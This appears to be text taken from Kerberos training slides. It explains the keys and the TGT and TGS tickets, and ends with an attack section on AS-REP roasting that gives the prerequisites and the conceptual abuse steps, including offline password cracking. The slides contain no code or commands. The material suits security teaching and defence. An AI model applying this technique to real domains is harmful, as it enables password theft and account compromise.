
## Encryption Keys

- **User key:** Used for pre-authentication of user to KDC. User's hash is used to encrypt the message.
- **krbtgt key:** Used to encrypt TGT using krbtgt account hash.
- **Service key:** Service's Owner hash, used to encrypt TGS. Service Owner can be user or computer account.
- **KDC has access to all keys.**

## Tickets

- **TGT (Ticket Granting Ticket):** Encrypted with krbtgt key. presented by the user to the KDC to requesting TGSs.
- **TGS (Ticket Granting Service):** Encrypted with service key. Presented by the user to service asking to authenticate.

# KERBEROS: HIGH LEVEL




# KERBEROS

A deep dive

Take a deep breath






# KERBEROS

A deeper-er dive


Take a deeper-er breath



# OBTAINING TGT (1 & 2)



# OBTAINING TGS (3 & 4)



# AUTHENTICATING TO SERVICE (5)



# KERBEROS ATTACKS

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## AS-REP ROASTING


# AS-REP ROASTING

## Prerequisite

- Connection to KDC (not necessarily authenticated)
- User account...with DONT\_REQUIRE\_PREAUTH
- This is NOT set by default.

## Abuse Steps

- When account is set with DONT\_REQUIRE\_PREAUTH, we can ask for TGT ticket on behalf of the account, specifying its username without specifying its password.
- Part of reply is encrypted with user hash.
- Try cracking the encrypted message offline to extract the user's password



